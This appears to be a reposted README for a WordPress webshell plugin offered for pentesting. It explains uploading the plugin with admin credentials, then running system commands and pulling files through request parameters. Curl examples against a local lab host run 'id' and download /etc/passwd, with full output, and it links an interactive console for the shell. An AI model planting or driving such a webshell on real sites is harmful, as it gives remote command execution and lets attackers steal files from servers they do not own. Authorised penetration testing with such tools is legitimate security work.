WordPress webshell plugin for RCE: webshell plugin and interactive shell for pentesting a WordPress website
WordPress webshell plugin for RCE
A webshell plugin and interactive shell for pentesting a WordPress website.
Features
- Webshell plugin for WordPress.
- Execute system commands via an API with ?action=exec.
- Download files from the remote system to your attacking machine with ?action=download.
Usage
Requirements: You need to have the credentials of the admin account of the WordPress website.
Step 1: Upload the webshell plugin

First, login with admin rights on the WordPress website and go to the “Plugins –> Add New” page, at http://127.0.0.1:10080/wordpress/wp-admin/plugin-install.php, and click on “Upload Plugin”:

Upload the plugin, and click on “Activate the plugin“:
Step 2.1: Executing commands

You can now execute commands by sending a GET or POST request to 127.0.0.1:10080/wordpress/wp-content/plugins/wp_webshell/wp_webshell.php with action=exec&cmd=id:
$ curl -X POST ‘127.0.0.1:10080/wordpress/wp-content/plugins/wp_webshell/wp_webshell.php’ –data “action=exec&cmd=id”
{“stdout”:”uid=33(www-data) gid=33(www-data) groups=33(www-data)\n”,”exec”:”id”}
You can also access it by a GET request from a browser:
Step 2.2: Downloading files

You can also download remote files by sending a GET or POST request to 127.0.0.1:10080/wordpress/wp-content/plugins/wp_webshell/wp_webshell.php with action=download&cmd=/etc/passwd:
[pastacode lang=”markup” manual=”%24%20curl%20-X%20POST%20’127.0.0.1%3A10080%2Fwordpress%2Fwp-content%2Fplugins%2Fwp_webshell%2Fwp_webshell.php’%20–data%20%22action%3Ddownload%26path%3D%2Fetc%2Fpasswd%22%20-o-%0Aroot%3Ax%3A0%3A0%3Aroot%3A%2Froot%3A%2Fbin%2Fbash%0Adaemon%3Ax%3A1%3A1%3Adaemon%3A%2Fusr%2Fsbin%3A%2Fusr%2Fsbin%2Fnologin%0Abin%3Ax%3A2%3A2%3Abin%3A%2Fbin%3A%2Fusr%2Fsbin%2Fnologin%0Asys%3Ax%3A3%3A3%3Asys%3A%2Fdev%3A%2Fusr%2Fsbin%2Fnologin%0Async%3Ax%3A4%3A65534%3Async%3A%2Fbin%3A%2Fbin%2Fsync%0Agames%3Ax%3A5%3A60%3Agames%3A%2Fusr%2Fgames%3A%2Fusr%2Fsbin%2Fnologin%0Aman%3Ax%3A6%3A12%3Aman%3A%2Fvar%2Fcache%2Fman%3A%2Fusr%2Fsbin%2Fnologin%0Alp%3Ax%3A7%3A7%3Alp%3A%2Fvar%2Fspool%2Flpd%3A%2Fusr%2Fsbin%2Fnologin%0Amail%3Ax%3A8%3A8%3Amail%3A%2Fvar%2Fmail%3A%2Fusr%2Fsbin%2Fnologin%0Anews%3Ax%3A9%3A9%3Anews%3A%2Fvar%2Fspool%2Fnews%3A%2Fusr%2Fsbin%2Fnologin%0Auucp%3Ax%3A10%3A10%3Auucp%3A%2Fvar%2Fspool%2Fuucp%3A%2Fusr%2Fsbin%2Fnologin%0Aproxy%3Ax%3A13%3A13%3Aproxy%3A%2Fbin%3A%2Fusr%2Fsbin%2Fnologin%0Awww-data%3Ax%3A33%3A33%3Awww-data%3A%2Fvar%2Fwww%3A%2Fusr%2Fsbin%2Fnologin%0Abackup%3Ax%3A34%3A34%3Abackup%3A%2Fvar%2Fbackups%3A%2Fusr%2Fsbin%2Fnologin%0Alist%3Ax%3A38%3A38%3AMailing%20List%20Manager%3A%2Fvar%2Flist%3A%2Fusr%2Fsbin%2Fnologin%0Airc%3Ax%3A39%3A39%3Aircd%3A%2Fvar%2Frun%2Fircd%3A%2Fusr%2Fsbin%2Fnologin%0Agnats%3Ax%3A41%3A41%3AGnats%20Bug-Reporting%20System%20(admin)%3A%2Fvar%2Flib%2Fgnats%3A%2Fusr%2Fsbin%2Fnologin%0Anobody%3Ax%3A65534%3A65534%3Anobody%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0A_apt%3Ax%3A100%3A65534%3A%3A%2Fnonexistent%3A%2Fusr%2Fsbin%2Fnologin%0Amysql%3Ax%3A101%3A101%3AMySQL%20Server%2C%2C%2C%3A%2Fnonexistent%3A%2Fbin%2Ffalse” message=”” highlight=”” provider=”manual”/]
You can also download a remote file from a browser with a GET request:
Step 3: The interactive console
When your webshell is active, you can now use the interactive console.py to execute commands and download remote files.
Download
Support Our Threat Intelligence
If you find our technology report and cybersecurity news helpful, consider supporting our work.
 Buy Me a Coffee
PayPal
Buy Me a Coffee
PayPal